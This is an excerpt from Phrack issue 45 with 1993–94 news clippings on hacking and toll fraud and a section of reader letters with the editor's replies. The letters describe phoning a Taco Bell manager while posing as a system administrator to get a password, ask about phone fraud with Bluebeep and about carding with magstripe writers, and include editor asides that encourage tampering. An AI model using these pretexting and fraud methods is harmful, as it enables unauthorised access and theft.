Two bachelors who rented a billboard to find the perfect mate said Thursday they had fallen victim to a computer hacker who sabotaged their voice mail message and made it X-rated.

Steeg Anderson said the original recording that informed callers how they may get hold of the men was changed to a "perverted" sexually suggestive message.

"We are getting calls from all over the country," he said. "So we were shocked when we heard the message. We don't want people to get the wrong idea."

"It's rare, but we've seen this kind of thing before," said Sandy Hale, a Pac Bell spokeswoman. "There is a security procedure that can prevent this from happening, but many people simply don't use it."

Wire Pirates March 1994
~~~~~~~~~~~~

by Paul Wallich (Scientific American) (Page 90)
~~~~~~~~~~~~

Consumers and entrepreneurs crowd onto the information highway, where electronic bandits and other hazards await them.

[Scientific American's latest articles about the perils of Cyberspace. Sound bytes galore from Dorothy Denning, Peter Neumann, Donn Parker, Mark Abene, Gene Spafford and others. Much better than their last attempt to cover such a thing back in 1991.]

AT&T Warns Businesses December 8, 1993
~~~~~~~~~~~~~~~~~~~~

Business Wire Sources

AT&T urges businesses to guard against increased risk of toll-fraud attempts by hackers, or toll-call thieves, during the upcoming holiday season.

Last year nationwide toll-fraud attempts increased by about 50 percent during the Christmas week. Hackers "break into" PBXs or voice-mail systems, obtain passwords or access to outside lines, and then sell or use the information to make illegal international phone calls.

Toll fraud cost American businesses more than $2 billion in 1993. "Hackers count on being able to steal calls undetected while businesses are closed during a long holiday weekend," says Larry Watt, director of AT&T's Toll Fraud Prevention Center. "Tis the season to be wary."

AT&T is the industry leader in helping companies to prevent toll fraud. Businesses that want more information on preventative measures can request AT&T's free booklet, "Tips on Safeguarding Your Company's Telecom Network," by calling 1-800-NET-SAFE.

Sadomasochists Meet Cyberpunks At An L.A. Party June 14, 1993
~~~~~~

by Jessica Seigel (Chicago Tribune)

Sadomasochists meet the cyberpunks. Leather meet hypernormalcy. Body piercing meet network surfing (communicating by computer). It was a night for mingling among the subcultures to share their different approaches to messing with mind and body.

The recent party at the S&M club "Club Fuck" was organized by "Boing Boing," a zine that focuses on the kinetic, futuristic world of the new frontier known as cyberspace. This place doesn't exist in a physical location, but anyone can visit from their home computer by hooking into vast electronic networks.

A blindfolded man dressed in a jock strap and high heeled boots stood on stage while helpers pinned flashing Christmas lights to his flesh with thin needles. Then a man with deer antlers tied to his forehead whipped him.

The crowd of mostly twentysomethings who came to the club because of the cyber theme observed with stony expressions. Chris Gardner, 24, an architecture student who studied virtual reality in school, covered his eyes with his hand.

No one, really was "fitting in." The sadomasochists looked curiously at the very-average-looking cyber fans, who openly gawked back at the black leather, nudity and body piercing.

Sharing subcultures can be so much fun.

Intruder Alert On Internet February 4, 1994
~~~~~~~~~~~~~~~~~~~~~~~~~~
~~~~~~~~~~~~~~~~~~~~~~~~~~

AP News Sources

Intruders have broken into the giant Internet computer network and users are being advised to protect themselves by changing their passwords.

The breaks-ins may jeopardize the work of tens of thousands of computer users, warned the Computer Emergency Response Team, based at Carnegie Mellon University in Pittsburgh.

"Intruders have already captured access information for tens of thousands of systems across the Internet," said an emergency response team sent out on the network late Thursday.

Passwords were obtained by the intruders using a "Trojan horse program," so called because it can enter the main computer for some legitimate purpose, but with coding that lets it remain after that purpose is accomplished.

The program then records the first 128 keystrokes when someone else connects to the Internet, and the illegal user later dials in and receives that information. The first keystrokes of a user generally contain such information as name and password of the user. Once they know that the intruders can then sign on as the person whose password they have stolen, read that person's files and change them if they wish.

Harding Email Compromised by Journalists February 27, 1994
~~~~~~

by C.W. Nevius (SF Chronicle)

In another example of the media circus that has dogged Tonya Harding, a number of American journalists have apparently obtained the secret computer code numbers that would allow them to read Harding's personal electronic mail at the Winter Olympics.

No reporters have admitted reading Harding's electronic mail, but the apparent access to private communications has caused concern among those covering the Games.

The Olympic computer system is one of the most popular communications devices at the Games. Any member of the Olympic family -- media, athlete or Olympic official -- can message anyone else from any of several hundred computer terminals all over the Olympic venues.

The flaw in the system is that it is not especially difficult to break the personal code. Every accredited member of the Olympic family is given an identification number. It is written on both the front and back of the credential everyone wears at the Games. Anyone who has a face-to-face meeting with an athlete would be able to pick up the accreditation number, if the person knew where to look.

Each person is also given a "Secret" password to access the communication system. At the outset, the password was comprised of the digits corresponding to that person's birth date. Although Olympic officials advised everyone to choose their own password, Harding apparently never got around to doing so.

Harding's initial password would have been 1112, because her birthday is the 11th of December.

Although none of the writers at the Olympics has admitted reading Harding's personal electronic mail, it would be difficult, if not impossible, to determine if anyone did any actual snooping. There are no records kept of who signs on to the computer from any particular terminal.

Reality Check January 1994
~~~~~~

~~~~~~~~~~~~~~

by Doug Fine (Spin) (Page 62)

I ask accused hacker Kevin Lee Poulsen if, as he approaches three years in jail without trial, he has any regrets about his computer-related activities. Without missing a beat, and breaking a media silence that began with his first arrest in 1988, he answers: "I regret shopping at Hughes Supermarket. I'm thinking of organizing a high-tech boycott."

Poulsen is referring to the site of his 1991 bust in Van Nuys, California. There, between the aisles of foodstuffs, two zealous bag-boys -- their resolve boosted by a recent episode of Unsolved Mysteries that featured the alleged criminal -- jumped the 25-year-old, wrestled him to the ground, and handed the suspect over to the security agents waiting outside.

Poulsen still kicks himself for returning to Hughes a second time that spring evening. According to court documents, a former hacker crony of Poulsen's, threatened with his own prison sentence, had tipped off the FBI that Poulsen might be stopping by.

What, I ask him, had he needed so badly that he felt compelled to return to a supermarket at midnight?

"Do you even have to ask?" he says. "Condoms, of course."

[A very different Kevin Poulsen story. Get it and read it.]

Key Evidence in Computer Case Disallowed January 4, 1994

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

Los Angeles Staff Writers (Los Angeles Times) (Page B3)

U.S. District Judge Ronald Whyte in San Jose said computer tapes found in a storage locker rented by Kevin Lee Poulsen should not have been examined by prosecutors without a search warrant and cannot be used as evidence.

Whyte had ruled the tapes admissible last month but changed his mind, saying he had overlooked evidence that should have put a police officer on notice of Poulsen's privacy rights.

In addition to illegal possession of classified government secrets, Poulsen faces 13 other charges, including eavesdroping on telephone conversations, and tapping into Pacific Bell's computer and an unclassified military computer network. He could be sentenced to 85 years in prison if convicted of all charges.

His lawyer, Paul Meltzer of Santa Cruz, said the sole evidence of the espionage charge is contained on one of the storage locker tapes. Meltzer said a government analyst found that the tape contained a 1987 order, classified secret, concerning a military exercise.

Poulsen, who lived in Menlo Park at the time of his arrest in the San Jose case, worked in the mid-1980s as a consultant testing Pentagon computer security. He was arrested in 1988 on some of the hacking charges, disappeared and was picked up in April, 1991, after a tip prompted by a television show.

Hacker to ask charges be dropped January 4, 1994

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

UPI News Sources

An attorney for a former Silicon Valley computer expert accused of raiding confidential electronic government files said Tuesday he will ask to have charges dismissed now that a federal judge has thrown out the government's chief evidence.

Attorney Peter Leeming said the government's case against Kevin L.
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

Poulsen is in disarray following a ruling suppressing computer tapes and other evidence seized from a rented storage locker in 1988.

''We're ready to go to trial in the case, and actually we're looking forward to it,'' Leeming said.

Poulsen is charged with espionage and other offenses stemming from his hacking into military and Pacific Bell telephone computers. The government alleges that Poulsen illegally obtained confidential military computer codes and confidential information on court-ordered wiretaps.

The Password is Loopholes March 1, 1994
~~~~~~~~~~~~~~~~~~~~~~~~

by Joshua Quittner (Newsday) (Page 61)

You'd think that Polytechnic University, in Brooklyn, one of the finer technical schools in the country, would know how to safeguard its computer system against hacker intrusions. And you'd think the same of New York University's Courant Institute, which hosts the mathematical and computer science departments.

But a teenage Brooklyn hacker, who calls himself Iceman, and some of his friends say they invaded the schools Internet-connected computers and snatched the passwords of 103 students.

Internet break-ins have been a national news story lately, with reports that unknown intruders have purloined more than 10,000 passwords in a burst of activity during recent months. The Federal Bureau of Investigation is investigating, since so many "federal-interest computers" are attached to the wide-open Internet and since it is a crime to possess and use other peoples' passwords.

Experts now believe that a group of young hackers who call themselves The Posse are responsible for the break-ins, though who they are and what they're after is unclear. Some people believe the crew is merely collecting passwords for bragging rights, while others suspect more insidious motives. Their approach is more sophisticated, from a technical standpoint, than Iceman's. But the result is the same.

Now Iceman, who's 18, has nothing to do with The Posse, never heard of it, in fact. He hangs with a group of budding New York City hackers who call themselves MPI.

Iceman told me it was simple to steal 103 passwords on the universities systems since each password was a common word or name.

What did Iceman and company do with the passwords?

He said mostly, they enjoy reading other people's files and e-mail. "Every once in a while," he said, "you get something interesting."

A Rape In Cyberspace December 21, 1993
~~~~~~~~~~~~~~~~~~~~

by Julian Dibbell (Village Voice) (Page 36)

[<SNIFF> Some guy made my MUD character do bad things in a public area. And all the other MUDders could do was sit and watch! WAHHHHH.

Get a fucking life, people. Wait, let me restate that; Get a FUCKING REAL LIFE!]

Hacking Goes Legit February 7, 1993
~~~~~~~~~~~~~~~~~~

by Ann Steffora and Martin Cheek (Industry Week) (Page 43)
~~~~~~~~~~~~~~~~~~

Corporations ARE using "tiger teams" and less glamorous methods to check computer security.

[Uh, yeah. Sure they are. Hey, is that an accountant in your dumpster? Better tuck in that tie dude. Don't forget your clipboard!

I will put a computer security audit by me, or by anyone from the hacker community, against a computer security audit done by ANY of the following: Coopers & Lybrand, Deloitte & Touche, Arthur Andersen or Price Waterhouse. It's no contest. These people are NOT computer people. Period.

Get the hell out of the computer business and go do my fucking taxes.]

==Phrack Magazine==

Volume Five, Issue Forty-Five, File 3 of 28

****

Phrack Loopback Part II

How sad the state of affairs is. Companies do _not_ care about security. My father would be the last one to think about ways into the "systems" that are out there. We had a good talk tonite about the lack of security in the corporate world. I told him about PGP public key encryption software, and it's political gibberish etc. Then he hits me with this outstanding story of the stupidity displayed at his credit union (AEA, yes he works in the silicon valley). He went to get some $$ at the branch office near his work, and he notices they have upgraded their computer systems. It was apparent that it was no 'internal' updating of the tellers' equipment, but a major overhaul of the entire structure at AEA credit union. This was obvious when every teller was reading manuals as they helped customers. The greatest part of his story (which made him laugh out loud) was that on the tellers' computer screens were taped up pieces of paper detailing how to access the computers at AEA. As the teller was in the back room, my dad leaned over and saw what it was, and memorized the things. Its the things like that which make me want to trust my money to fabulous behemoths like credit unions.

[That's typical. You should have gone straight to that bank and taken notes. You never know...you could have ended up with SWIFT access. Let's face it, if the BND's Project Rahab can, so can we.]

TO: The Hack/Phreak Community
From: Amitech USA
Subject: Explaining About What Amitech USA IS!

Amitech is a group that teaches and learns... What I mean by this is The Hack/Phreak community should teach the inexperienced more than put them down, especially if they want to learn but no one is willing to teach them.. This is were we come in... The definition of Hacking is learning the holes in different telephone equipment and different computer equipment. People these days don't use there knowledge correctly... They abuse what they get and sometimes even harass people because of hatred and reasons of revenge.. The H/P community isn't about this... We are releasing this to invite anyone in the H/P community with a lot or little experience to join us, to learn and to teach us..

Amitech USA does not condone any board crashing, harassing, Underground Board password stealing etc. We will not be responsible or accept anyone who condones such activity....

Amitech has two levels of members.. 1. Trial members 2. Regular members. The trial members are on a basis of two weeks which in such time they have to show us that they are willing to learn and is not into the group just to use the groups name in there signature. Members decide who is acceptable for a group and who is not. Each member will get the users application except their real name and phone #. We will decide and will contact you within a week of when the application comes to me...

We are going to be mostly underground for the simple fact that the group does not need recognition. Are members may stand out but for the most part we will not be shown and or do not want to be shown for the simple fact that underground is better for the newer user as will as the older users.

Please send all applications to Either burntkid@spiff.gnu.ai.mit.edu or The Crime Scene 516-873-8903...Anyone who wants information may send a message. Anyone interested in joining please fill out the application below.

First Name: Handle:

Phone #: How many years experience:

Specialties: Boards you're on:

Email/Internet:

Please Spread This Message Around...

[Good luck with your group. And remember, when you're a group, you're subject to prosecution under RICO. God Bless America.]

Dear Phrack:

I know you guys take an interest in what happens at 2600 meetings, so I thought you might like to hear about a mainstay of the Washington D.C. meeting. BTW, I am also submitting to 2600. (They should have a PGP key)

------ Cut ----

For the past few meetings a guy from MCI has showed up. He works at some sort of Pentagon City mall branch of MCI and on the Fridays he sticks around and gets drunk. He is usually a great source of entertainment and this time he was undoubtedly the best part of the 2600 meeting. That was the highest form of entertainment (except for the threats on The Monk's life). At a meeting before this he was saying (I'm not sure how many beers he had had) how he was going to bomb (physically) all the hackers computers by using the system batteries. And he also said something like "We didn't have time for this kind of stuff in Vietnam." Anyway, I was listening to his drunken ramblings and I was thinking "I should be writing his wisdom down." So I did, and Maverick later started to type it down. The hardest part of all of this was not laughing in his face. Here is where I started the notes:

MCI Guy: I mean it's really small, it's only like 1 microliter long.
Vance: Yeah, that's pretty short.
MCI Guy: I work on computers and they go in nanoseconds.
Vance: Nanoseconds are really short.
MCI Guy: A nanosecond is about this long.
< Denotes with his fingers a length of about 6 inches >
Vance: That's great if you can visualize it.
MCI Guy: Yeah, it's short. Most of the instructions that I do take less than 3 nanoseconds, and that's short. But it's still too slow.

--- Ok, from here it somehow jumped to a discussion of Rebel Lion's modem that was sitting out:

MCI Guy: That's a good modem, it has memory because of it's external capacitance. The capacitor can store the memory since it's outside.
Vance: Yeah, it must have a lot of memory. How much would you say?
MCI Guy: A lot, gigabytes of it. The computer can talk directly to it.
Vance: You need software to access that, that's where the intelligence is, in 2 gigabyte capacitor technology software.
MCI Guy: It's because it's outside and it has it's memory.
Vance: Gigaboobs of memory. Megamammaries. It must have Megamammaries in it's external capacitance.

-- At this point, everybody is cracking up, I can't believe Vance kept a straight face.

MCI Guy: Yeah. < Looking confused. >

-- After this, I was really laughing and wasn't sure of exactly what was said. But in just a few minutes, the MCI guy left to get some more beer. He didn't come back to our table, he went to another one. We ignored him for awhile. But as he was sitting there, a woman sat down next to him. She was undoubtedly a prostitute, and there were many cracks about her gigaboobs and megamammaries. She must have spotted the fact that he was wasted and was trying to make some easy cash. After a while, the MCI guy didn't bite, and her pimp came along and picked her up. (There is no other logical explanation that I can think of.) After a few minutes, we went back to the table for the final round, but Vance had left, so I conducted the search for knowledge. It starts as I was approaching the table and trying to get him to talk to me.

GD: When you were talking Rebel Lion's modem, I wasn't quite sure of what you said, could you explain it to me?
< I get out my pencil and paper, like I'm taking notes on his every word. (Actually I was) >
MCI Guy: < He is giving me a look of utter contempt, like I'm just a stupid kid who is not worthy to partake in his knowledge >
Well you see it's external.
GD: What do you mean? It's obviously external, but what does that mean? < Gives me another look >
--- Maverick accidentally spills some of Mr. MCI's beer.
MCI Guy: What was that? What are you doing?!?
Maverick: I didn't do anything, you spilled it!
MCI Guy: < Just forgets about it in his drunken stupor >
It has it's own memory, it doesn't have to take up the core like an internal.
GD: Core?
MCI Guy: Or something like that, you know. It's outside the main frame.
GD: Right, so it saves memory.
MCI Guy: Hmmph, I work with so much memory. I throw out tapes.
GD: Tapes? You mean tape backups.
MCI Guy: Yeah.
GD: Why? Don't you want the memory?
MCI Guy: I have too much memory.
GD: Yeah, I guess you're right, if you have too much memory, it is hard to get rid of.
MCI Guy: I even use records.
GD: You mean like the spinning kind of records? On a turntable?
MCI Guy: Yeah, they hold a lot of memory.
GD: Why don't you use CD's? They hold a lot more you know.
MCI Guy: No they don't, you don't even know.
GD: So you are saying that records hold more than CD's?
MCI Guy: Yeah, and I can save space on records, I use "shrinker". It shrinks the space on a record.
GD: You mean shrink the space on one of those spinning records?
< I was trying too hard to keep from laughing to speak articulately >
MCI Guy: It saves space by shrinking everything, and I can fit more on it.
GD: Yeah, I guess that is a good idea.
MCI Guy: < Incredulous at my stupidity >
Do you even know about comp?
GD: Comp? Sorry, I've never heard of "comp". What is it?
MCI Guy: It's bits and bytes.
GD: Keep on going, I want to learn about this.
< And boy did I >
MCI Guy: 4 bytes make a bit, 2 bytes make a double word, 2 words make a double word.
GD: 2 words make a double word? Isn't that obvious since 2 means double?
MCI Guy: < Ignoring me >
It's called 32 bits. Above that you have to deal with 36 bits.
GD: Ok, I get it. That's pretty cool.
MCI Guy: That's called the IBM logo.
GD: The IBM logo? It's made up of bits and bytes and comp?
MCI Guy: Yeah, if you go above or below the line.

--- Ok, at this point I was reeling from the bit-byte-word conversions and I didn't even want to try pursuing the "line" question since I had to leave. I really wish I could have stayed, but I also don't know how long he would have been benign; this guy was drunk and still had 2 large beers in front of him.

All through this time, people were cracking up and laughing in his face. It wasn't that hard for the guy currently talking to him to not laugh, but when you thought for a second about this guy's slurred speech and his look of superiority, it was damn hard not to laugh. And how sad is this guys life? He comes to a mall to get drunk! It must cost him $15 for those beers. Oh well, maybe we will spring for some grain alcohol next time so we can get him to say even more.

Last thing, if you are talking to a guy like this. Don't do what I did, don't confront him. You won't get as much out of him. Do what Vance did; agree with everything he says. This will get him more comfortable and he will talk more. Then give a summary of everything he said, while inserting things like "megamammaries" and "gigaboobs".

-- Disclaimer: I tried to be as accurate as possible but there were some small changes made because I couldn't remember the exact wording. But overall this is fairly true to life.

[I've noticed that everyone I've ever met involved with LE or security at corporations drinks and drinks and drinks and drinks. And drinks. What's with that? Jesus...no wonder they are so slow to react. They are fucking hammered all the time. They need to invest in some stimulants. Swap that Gin & Tonic for a handful of Ephedrine or something. (Notice I said Ephedrine...gotta stay legal, eh?)]

Dear Phrack,

I am Knightkrawler. About a month ago Mephisto, a fellow hacker friend of mine, discovered a dialup for a Taco Bell computer while scanning some numbers. Just for the hell of it, I called up the Taco Bell manager and posed as the Sys Admin. THE PHUCKER FELL FOR IT!!!!!!

Conversation
^^^^^^^^^^^^

me: Hi, I'm the SYS Admin for The Taco Bell Login. My staff and I will be running some routine diagnostics for the next week. I'll need a passwd and login name to enter the system.

Corey (the manager): Sure! My passwd is 1A2B3C, and my login name is Corey.

me: Thank you. If you need anything, you know where to reach me.

END
^^^

WHAT A DUMBASS!!! I was able to log on and Change fuckin' payrolls!!!! First thing I did was to change the price of tacos to 5 cents a piece!

What I want to know is, have any of you out there had any similar experiences with bastards like these? Are all restaurant managers so lame?

L8R,
-=KnIgHtKrAwLeR=-

[The Taco Bell SCO's have been a source of amusement for some time. It would appear that all restaurants in the PepsiCo chain have SCO's in-house. Something to keep in mind.

And, uh, I've never seen anything that you could do like "change prices" without special terminal emulation. So, uh, don't bullshit a bullshitter. But, hey, it's a funny hack, and there are several in every city to play with, if you are so inclined.]

Hello there, I was wondering if you could help me (wait, wait, hear me out!). I am looking for some up-to-date info on COSMOS. I've read all of the Phrack articles, yours in ish 31 was particularly good, and I was wondering if there have been any developments lately that I should be aware of?

Basically, I am looking for a manual that will show me how to use COSMOS. Kind of like a DOS reference guide or something similar. Your article was dated 1990, almost 4 years ago, and I'm sure there have been some new things introduced since then.

I was thinking that if you had the raw info, you could pass it along to me and I could whip up a readable format for the next issue of Phrack. Believe me, I've got far too much time on my hands. I love Phrack and would do anything to help out! Anyway, I'll cut this off here before I waste too much of your time.

Mr. Wizard

[COSMOS is being phased out. I would suggest you look for info on SWITCH. There have been some articles on it in 2600, so you may want to check some back issues. Otherwise, I'll see if I can't get some more detailed articles on its use for future Phrack issues.

But as far as COSMOS goes, I think my article from a few years back ended up as the most complete ever done, so I doubt there are any others that covered things I didn't.]

VIRTUAL REALITY NOW AVAILABLE TO GENERAL PUBLIC AT CYBERMIND

What is Virtual Reality?

Virtual Reality (VR) is a computer generated, interactive 3D environment in which the computer serves as a window to an alternate reality. Once immersed in this environment, the players interact with each other as well as the computer.

Each VR system includes a head mounted display which provides a 3D graphical image along with full stereo sound. By placing the display over your eyes, you are "virtually" transported to a computer-generated world that you control. Wherever you move, the computer tracks the movement of your body and displays the appropriate image to your eyes. (If you looked up you would see the sky. If you looked down you would see your "feet.") The unlimited choices you can make in these virtual worlds make the experience one-of-a-kind.

Development of Virtual Reality: Past and Future

Early VR was confined to multi-million dollar systems in research labs and military simulations. However, the decreasing cost of computing power and display technology, VR now has more widespread applications: entertainment, education, worker training, telerobotics, medicine, teledildonics (virtual sex) and communication, among others.

In the future, VR technology will allow you to travel, shake hands with people in other countries, walk on the moon or go shopping -- all without actually leaving the home or office.

What is CyberMind?

CyberMind is San Francisco's first location-based virtual reality entertainment center. CyberMind center features eight interactive virtual reality machines that allow the general public to experience and learn about 3D virtual reality technology by playing imaginative, roleplaying games such as Dactyl Nightmare,

Legend Quest, Flying Aces and ExoRex II.

CyberMind Virtual Reality Center

WHAT: Out of this world entertainment for families, couples, singles and groups.

WHERE: One Embarcadero, Lobby Level (second floor). At the top of the escalators.

WHEN: Normal Center Hours are 10:00 am to Midnight, seven days a week.

HOW MUCH: Normal Pricing is $5.00 per play per person for a six minute experience.

20% discount for groups over 12 persons.

CYBERMIND CENTER RENTALS: For catered parties and receptions, contact Chris Figge at 415.693.0861

WHY: It will blow your mind

CyberMind Corp: Telephone 415.693.0861. FAX: 415.693.0171.
737 Pine Street, Suite 65, San Francisco, CA 94108

[Uh, yeah. And Stand in line with Beavis & Butthead. Huh Huh, Cyber Stuff is cool. Heh heh. Cool. Yeah, I'm a Cyberpunk with $5 dollars. Let's set it on fire and throw it in the street. No, Ass Munch, you can get stuff with money. Oh yeah, heh heh heh.]

Phrack:

Sorry to inconvenience you and PGP this message, but I fail to trust the people in charge of the server in which this message is being sent from.

Approximately six months ago I was playing around with the idea for a crypto-chat program. In short: You and the other people in the chat area, (IRC for example), would pick the same password or random seed number. This would tell the chat program what algorithms to use, etc. Hence forth whatever you type is encrypted and whatever is displayed remotely is automatically decrypted.

My only problem is that I do not know enough regarding cryptology to write a very secure encryption routine. I have tried a few times to contact Cypherpunks, but to no avail, I have not received any letters back from them even regarding my request to be put on their mailing list. I write to you, Phrack, in hopes that you can set me in the correct direction for making my crypto-chat program a reality. I feel it would be an asset to the hack/phreak community and its struggle for more privacy.

Thanx.

----------guerilla AnArchy----------

[Actually, it wouldn't be that hard to do, but you'd probably want to do it as a DCC chat type thing, rather than going through a server at all.

I may be wrong, but I think someone may have worked on such a beast. You may want to try again to contact the cypherpunks list (cypherpunks@toad.com) (or to get added, cypherpunks-request@toad.com) and ask around. Otherwise, use the existing DCC Chat source, but just change it to incorporate a public key exchange, and use those exchanged keys to encrypt messages. It would be harder for more than one to one chat, but hell...no pain, no gain.

Notice, I didn't volunteer to do it. Much too much work for me.]

Dear Phrack,

Just finished reading Issue #42 (so I'm a little behind). Must say,

it was very kewl. I have a little addition to the "Car Light Hack" in the Loopback section. When coming up to an intersection with the pressure sensitive panels in the tar, pump the brakes hard so the car rocks back and forth. This will fool the panel into thinking there's more weight (more cars) sitting on it and it will change the light faster. This also works great with intersections where there are two panels--one at the light, and one six or seven car lengths back. Either way, the light is guaranteed to change green quickly!

[Yes. Pressure pads are quiet common. Probably much more so than the light sensors. Whatever works.]

Hi there !

Last week I got in contact with your magazine (#44) and a soft called Bluebeep, because I wanted to call BBSs all over the world. Reading Phrack, I got more interested is hacking stuff, which I do since I first touched a computer when I was 9 (now I'm 20).

So, since you offered in the magazine :), I'd like to get some info about the subject, specially about free callings. Here is the story.

Here in Brazil most of the computers have been IBM mainframes for a long time, only now changing to UNIX & LANs. Phone lines were a shit too, I could say that batter than most since my father works for the Brazilian phone co. (Embratel) And that's my point. Brazilian phone co. is (still) owned by the federal government. NEC and AT&T are trying to end the monopoly. But I think it's much easier to hack it since there aren't many hackers here and they don't do a big mess. What should I do and have to try this. See, I'm very rookie, so would like some guidelines... People here is very afraid to talk about. BTW, could a AT&T guy bust me (here, in Rio de Janeiro) for using Bluebeep in the 000-8010 ?!?

Are there other means of doing free calls ? Embratel has it's own Calling Card...

Wish I can have your help... I'm a RPG-fanatic and would like to connect to Illuminati BBS and others, so I could get more info.

Thanx,

[]s CAD

[I wouldn't worry as much about the AT&T guy busting you, as I would the Brazilian Secret Police shooting you for boxing. I mean, if the government still owns the phone company, they are the ones to watch out for.

To contact Steve Jackson Games and the Illuminati BBS, you should think about signing on to io.com. That is their Internet site. It's very cool, and has a huge MUD, (if you are into those sort of things.)

Good luck in Brazil, and please consider doing a file for our International Scene section on your Country!]

- Translation by MIND-NRG (Rome, Italy)

[All words between [] are additional comments made by the translator]

Speciale Cyber September, 1993
~~~~~~~~~~~~~~

by Sergio Stingo (King) [A good italian magazine] (P. 131)

CyberPunk: everbody is talking about it, but only few people really know what it really is. Electronic Books ? A disturbing view of the next future ?
~~~~~~~~~~~~~~

Electronical conferences ? A new sort of fashion-wears ? The biggest democratic revolution of our age ? A silent and creeping revolution ? Our Stingo [perhaps a male journalist ?], always curious about everything that is <<new>>, is travelling around Italy to investigate about this phenomenon.

It was like taking the lid off a brewing pot. The more He met <<cyber>> the more He understood that there was much more to be discovered; from the supporter of the <<brain machine>>, who is testing the mysterious machine into discos and universities, to the first art gallery where hackers' work of art are exhibited; from the cyber magazines, as <<Decoder>>, to the bands that are discovering a new style of music. Not mentioning sex, that, thanks to technology, is trying to increase the range of possible sensations. So, the trip beyond the borders of the universe was so rich and adventurous, that We have had to divide this articles into two issues. In this issue We introduce you to the first one. And, as cybernauts are used to say, have a good navigation.

[This is the translation for you boys interested into this article. Have a good time with it <g>.CyberPunks are unknown in Italy. It's possible to find poor articles on them, but no serious issues.]

- MIND-NRG -

[Hey Man! Thanks for the translation! I was wondering what that King Magazine article was saying. Hehe, I ought to get you to translate the whole article! Haha...Spanish I could do myself, but Italian is a little too different.

BTW: We don't have an article on the Italian Hacking scene either. Obviously you guys have developed quite a subculture. We'd really like to hear more!]

This message is in regard to the following article in Phrack #42. I was just wondering if there was a way to convert the newer sportsters. My modem does have 4.1 roms, at least that is what ati6 displays. however my modem has problems with the second line of command:

"Turning your USR Sportster w/ 4.1 roms
into a 16.8K HST Dual Standard"

by

The Sausage with The Mallet

If you have a USRobotics Sportster FAX modem, Ver 4.1, you can issue the following commands to it to turn it into an HST 16.8K dual standard. In effect, you add HST 16.8K to its V32.bis 14.4k capability.

```
ats11=40v1L3x4&h1&r2&b1e1b1&m4&a3&k3
atgw03c6,22gw05cd,2f
ats14=1s24=150s26=1s32=8s34=0x7&w
```

I would appreciate it if you could somehow forward the message to either the authors. I realize that this is an old article, but I would really appreciate any reply to this question.

Sincerely,
Sam F.

[Wow. I have no idea. I do know that later versions of the modem took out that, uh, "Feature." But keep in mind, as modems progress they big feature that everyone wants is flash eprom for the

software, so that you can upgrade the modem through software.

The future holds a lot of fun for the person who gets his or her hands upon the reprogramming tool and rom images of upgrades for faster modems.]

Phrack:

I would like first to express all my gratitude to you, the Phrack editor, and to all of its contributors. You are doing a great job and should get credit for it. What really kills me are those wanna-be hackers writing you in an often offensive manner, requesting for information that no real hacker would expect to see in Phrack. Or those sending the /etc/passwd file of their local University and thinking they've achieved the hack of the century.

I've been reading Phrack for quite long time now and was wondering how to contribute to it, considering that almost every hackable subject has been covered in one of the 44 Phrack issues.
I saw in issue 42 that you were sort of interested to collect H/P field information from countries other than United States. And I thought it might be an opportunity for me to send you something that was uncovered before. I'm quite sure that you can easily find foreign contributors for European countries so I will probably not bother you with H/P-related data in France and Sweden (where I used to live). Few months ago, I settled in the Asian country you'll identify from my e-mail address and have started investigating, in a relaxed mode, hacking and phreaking areas. This country is a virgin territory and maybe my researches and experiments would provide guidelines for H/P-ers in the same lonely situation.

I was wondering though if you had any kind of recommendations for such reports (style, length, depth of details to be given, etc...)
If anybody in the Far-East area is interested to participate in the writing of the report, or just willing to share knowledge with me, please feel free to forward my e-mail address to such people.

Disclaimer:
Even if I really have the intention to write such a report, no warranty should be made upon the delivery time of it. My job is time-consuming and leave me very few time for investigations. Apart from that, life in this country is also highly entertaining and week-ends are mostly spent on parties with nice, nice people.

~~ Long live Phrack and its famous skilled contributors. ~~
~~~~~~

-- Otto Sync --

[Thanks for the letter of appreciation! As far as contributions go, we are interested in anything and everything. For your scene file, just use some of the files on other countries as examples, and I'm sure yours will be fine.

Don't worry about getting it to me in any hurry. Phrack 46 is 3 months away. :)]

Hey, guyz!

What happened to the magazine, I haven't seen any number after 43... In any case, send the stuff to me, as soon as possible. Preferably in some kind of compressed format.

I have got here a small question. Firstly, I noticed that a number of hackers have E-Mail addresses such as *@phantom.com. Is it possible to get one just like this, or you've gotta be some kind of a masquotte?
~~~~~~

I myself am a god-fearing character, not hacking outside my own domain. I prefer to produce than to steal. However, I lack chatting and I lack money, but I wouldn't steal it. Just to get a different view - for you. Not every curious person has to be a criminal.

Greetings,
Verdura (aka Vegetable)

[Phantom Access is a public access unix that you can get access to just by telnetting to phantom.com and applying as a new user.

Yes, indeed, there are a lot of hackers on phantom.com. In fact, a large number of us ancient LOD types are on there. More than you would imagine, really. But it is open to the public, and anyone who cares to pay the usage fees can hang out.

As far as back issues, I don't send them out to anyone. They are available for ftp from ftp.netsys.com in /pub/phrack as .zip files.

I do make exceptions for people without ftp access, and will mail (US Mail) disks to whoever sends me postage to:

Phrack Magazine
603 W. 13th #1A-278
Austin, TX 78701]

Dear phrack type person:

I am working on a carding scheme involving stripe-writers. I have looked into getting one but it seems impossible to find someone to sell me one! I know publishing information like that is VERY stupid seeing as many government officials read phrack without paying for it. And many lamer asswipes read it to. That company would stop selling faster than a lamer on IRC gets kicked! I need any information on acquiring such a PERFECTLY LEGAL device because of the places I tried I could not find one that would sell me one! I also need any tips on magstipe encoding and atm machines available. I am adept in the circles of phreekdom and can call Boards if need be. And by the way this board I am mailing from has a dickhead for a sysop. I would mail from the public access internet site here, but They found my uid shells and kicked me off. They called the cops but being the most advanced police force in the nation they haven't a clue how to contact me. (the system only asks for you name to get an account) But now they require picture ID to get an account. It's a bitch but I have to get a fake ID and a fake parent. I was also attempting to DL cracker jack when They kicked me off and I would like to know were I could gopher for it or ftp if need be. I lost most internet access except gopher and mail from this crap board. ENCRYPT EVERYTHING cause the sysop sux. I would like to subscribe to phrack but this bastard would delete 1 meg of mail quite quickly unless it is small, zipped and uuencoded I guess. Well anyway I hope to hear from you.

The government can have my encryption keys when they pry them from my cold dead hands.

-Phiber Phreak

